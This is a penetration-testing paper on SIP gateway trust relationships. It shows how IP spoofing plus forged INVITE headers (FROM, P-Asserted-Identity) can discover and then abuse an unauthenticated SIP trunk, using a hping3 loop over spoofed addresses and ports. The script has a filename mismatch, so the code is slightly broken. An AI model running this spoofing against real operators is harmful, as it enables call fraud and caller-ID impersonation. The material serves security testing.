
# Hacking Trust Relationships Between SIP Gateways

| | |
|---|---|
| Author | : Fatih Özavcı |
| Homepage | : gamasec.net/fozavci |
| SIP Project Page | : github.com/fozavci/gamasec-sipmodules |
| Version | : 0.9 |

# Hacking Trust Relationship Between SIP Proxies

NGN (Next Generation Networks) operators provide SIP services for their customers. Customers can call other operator's customers via SIP services and SIP gateways. SIP gateways use SIP Trunks for trusted call initiation and cdr/invoice management.

SIP trunk defines as an IP address or specific FROM number in many cases. Challenge-Response or certificate based authentication is slow for quick response in this type of large call counts. Because of that, SIP trunks have no password or IP based filter applied for trunk authentication. These SIP trunks use specific FROM numbers or Proxy fields to initiate a call. Besides, most of SIP trunks have Direct INVITE privilege without REGISTER.



Sample Network Diagram for Next Generation Networks

In our example, Operator A SIP gateway (172.16.1.13) accepts calls from Operator B SIP (192.168.1.10) gateway. Also a privileged port number (5089) should be defined as a SIP Trunk. Operator A SIP gateway has a SIP Trunk for 192.168.1.10 IP address and 5089 UDP port. In this example, SIP Gateway accepts calls from 192.168.1.10 IP address and 5089 udp port without authentication.

SIP Trunk Configuration of Operator A Gateway

```
ACCEPT ALL from 192.168.1.10:5089 WITHOUT_AUTH
```

As a penetration tester, we have no information about this configuration. We have only IP address of Operator A SIP gateway, 172.16.1.13. We cannot detect trusted Operator Networks without any extra information. We can investigate newspapers or Internet for any trusted Telecom Company connections. It could be enumerated if we have a trusted 3rd party Operator IP Network information. So, here is our start point, we have the IP address of Operator A SIP gateway (172.16.1.13) and 3rd party trusted Operator's IP Network, 192.168.1.0/24.

How could we detect SIP Trunk IP address and the port of Operator B? The answer is INVITE spoofing with IP spoofing. First of all, we can send IP spoofed UDP packets (from 192.168.1.0/24) but we cannot get any answer for that. INVITE spoofing is required at this point, we can get a call INVITE spoofing with IP spoofing if Operator A SIP Gateway cannot detect INVITE spoofing.

We can send SIP Calls from Operator B Network using IP spoofing. These calls should be defined for calling a well-known Client or Customer from Operator A. We can create this template INVITE request using valid INVITE request sample from Operator A. Then we should change IP address and Port of Attacker, also FROM field of INVITE. The reason of changing FROM field of INVITE request is getting valid IP address and Port of SIP Trunk using CLIP/CLIR screen of Customer's Phone.

## Our Basic Test Steps

1 Get an Account or Customer's Phone

2 Obtain a Valid INVITE Request

3 Test the Target SIP Gateway for INVITE Spoofing with a Known Account

4 Send IP Spoofed INVITE Requests

4.1 Create INVITE Spoofing Template

4.2 IP Addresses For Loop

4.3 Port Numbers For Loop

4.4 Changing INVITE Variables for Spoofed IP Address and Port

4.5 Setting FROM Field as IP:Port

## Obtaining Valid INVITE Request

We should initiate a call with a valid account and we should capture INVITE request from a valid call handshake using Wireshark. Also we can initiate a call using Metasploit SIP Pen-Testing Kit for this part of test (see training videos).

Sample INVITE Request

```
INVITE sip:100@172.16.1.13 SIP/2.0
Via: SIP/2.0/UDP 111.222.33.44:5060; branch=2342sdf34324asdfasdf
To: <sip:100@172.16.1.13;user=phone>
From: <sip:101@172.16.1.13>;tag=50bf38ef322423571042
Call-ID: 32234wdf23432f@111.222.33.44:5060
CSeq: 1 INVITE
Contact: <sip:101@111.222.33.44:5060;transport=udp>
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, INFO, REFER, NOTIFY
Max-Forwards: 20
Supported: 100rel
User-Agent: Softswitch 1.0.0
Content-Type: multipart/mixed;boundary= xxxx-xxxx-xxx
Content-Length: 234

--xxxx-xxxx-xxx-
Content-Type: application/SDP

v=0
o=XXXXX 2 4640 IN IP4 172.16.1.13
s=phone-call
c=IN IP4 111.222.33.44
t=0 0
m=audio 10338 RTP/AVP 8 0 18 4
```

```
a=ptime:20

--xxxx-xxxx-xxx-
Content-Type: application/ISUP; base=nxv3; version=itu-t92+
Content-Disposition: signal; handling=optional
…................
--xxxx-xxxx-xxx-
```

## INVITE Spoofing Test

We should change FROM Field of INVITE to Fake Number and initiate the call. We could detect INVITE Spoofing is permitted if we see our Fake Number on Client's CLIP/CLIR screen.

```
From: <sip:FAKENUMBER@172.16.1.13>;tag=50bf38ef322423571042
```

Metasploit SIP Pen-Testing kit has a support for basic INVITE spoofing and It will support advanced INVITE spoofing techniques soon. (see the training videos of SIP Pen-Test Kit)

## Additional Information for INVITE Spoofing

INVITE spoofing is a very complex attack because of many fields are responsible for caller identity. FROM field is the first field and it could be changed for INVITE spoofing. Another forgotten feature of FROM is name feature, we could define name like <name>100@server. This should work for this attack, because we need just a field to put IP address and Port information. There are many headers for INVITE spoofing, these headers and content fields are listed below.

- Via Field
- P-Asserted-Identity
- P-Called-Party-ID
- P-Preferred-Identity
- ISDN Calling Party Number
- Remote-Party-ID

## Preparing Spoofed INVITE Request Template

Here is the tricky part of this paper: We should prepare unique INVITE request for each IP address and Port combination. Important fields of INVITE request are highlighted. All fields prepared for template of our test sources, IPADDRESS label and PORT label used for that.

Spoofed INVITE Request

```
INVITE sip:100@172.16.1.13 SIP/2.0
Via: SIP/2.0/UDP IPADDRESS:PORT; branch=2342sdf34324asdfasdf
To: <sip:100@172.16.1.13;user=phone>
From: <sip:IPADDRESS:PORT@172.16.1.13>;tag=50bf38ef322423571042
Call-ID: 32234wdf23432f@IPADDRESS:PORT
CSeq: 1 INVITE
Contact: <sip:101@IPADDRESS:PORT;transport=udp>
Allow: INVITE, ACK, CANCEL, OPTIONS, BYE, INFO, REFER, NOTIFY
Max-Forwards: 20
Supported: 100rel
User-Agent: Softswitch 1.0.0
Content-Type: multipart/mixed;boundary= xxxx-xxxx-xxx
Content-Length: 234

--xxxx-xxxx-xxx-
Content-Type: application/SDP

v=0
o=XXXXX 2 4640 IN IP4 172.16.1.13
s=phone-call
c=IN IP4 IPADDRESS
t=0 0
m=audio 10338 RTP/AVP 8 0 18 4
a=ptime:20

--xxxx-xxxx-xxx-
Content-Type: application/ISUP; base=nxv3; version=itu-t92+
Content-Disposition: signal; handling=optional
…...............
--xxxx-xxxx-xxx-
```

We need a few headers if target SIP Trunks need SIP Proxy headers. You should check these headers in regular INVITE requests of Operator A SIP Gateway. Also we should change these headers if the server needs these headers. P-Asserted-Identity field is another FROM field and target SIP gateway could use P-Asserted-Identity field rather than FROM field. We should set them correctly for each request.

```
P-Asserted-Identity: <sip:IPADDRESS:PORT@172.16.1.13>
P-Charging-Vector: icid-value=TESTPLATFORM;msan-id=MSANID;msan-pro=MSANPORT
Record-Route: <sip:IPADDRESS:PORT;lr>
```

## Sending Spoofed INVITE Request Template from Operator B Network

Now we can send our spoofed INVITE requests for Operator B Network. It should be performed with a loop for each IP address and Port combination. We can use hping for IP spoofing and sed for search&replace actions. This is a sample loop for IP spoofing

```
for port in {5060..5090}
do
   for host in {1..254}
   do
     cat invite_template | sed -e s/IPADDRESS/192.168.1.$host/ -e s/PORT/$port/ > stmplt
     hping3 -2 -d 1148 -E stpmlt -a 192.168.1.$host -s $port -p 5060 172.16.1.13
   done
done
```

We should start this script and wait a call. We should have the SIP Trunk IP address and Port number if we have call with a spoofed Caller ID. If we have not a call, we should check our INVITE template for missing headers.

At last, we have a SIP Trunk IP address and port number. We can use this SIP Trunk to call every privileged target number and initiate fake calls. When we need to initiate a fake call, we should send it with IP spoofed packet like a SIP trunk.

I will add Custom Header support to my SIP Pen-Testing Kit, it's required for many test cases including this attack. Also I will develop a module to test this type of trust relationship with many options.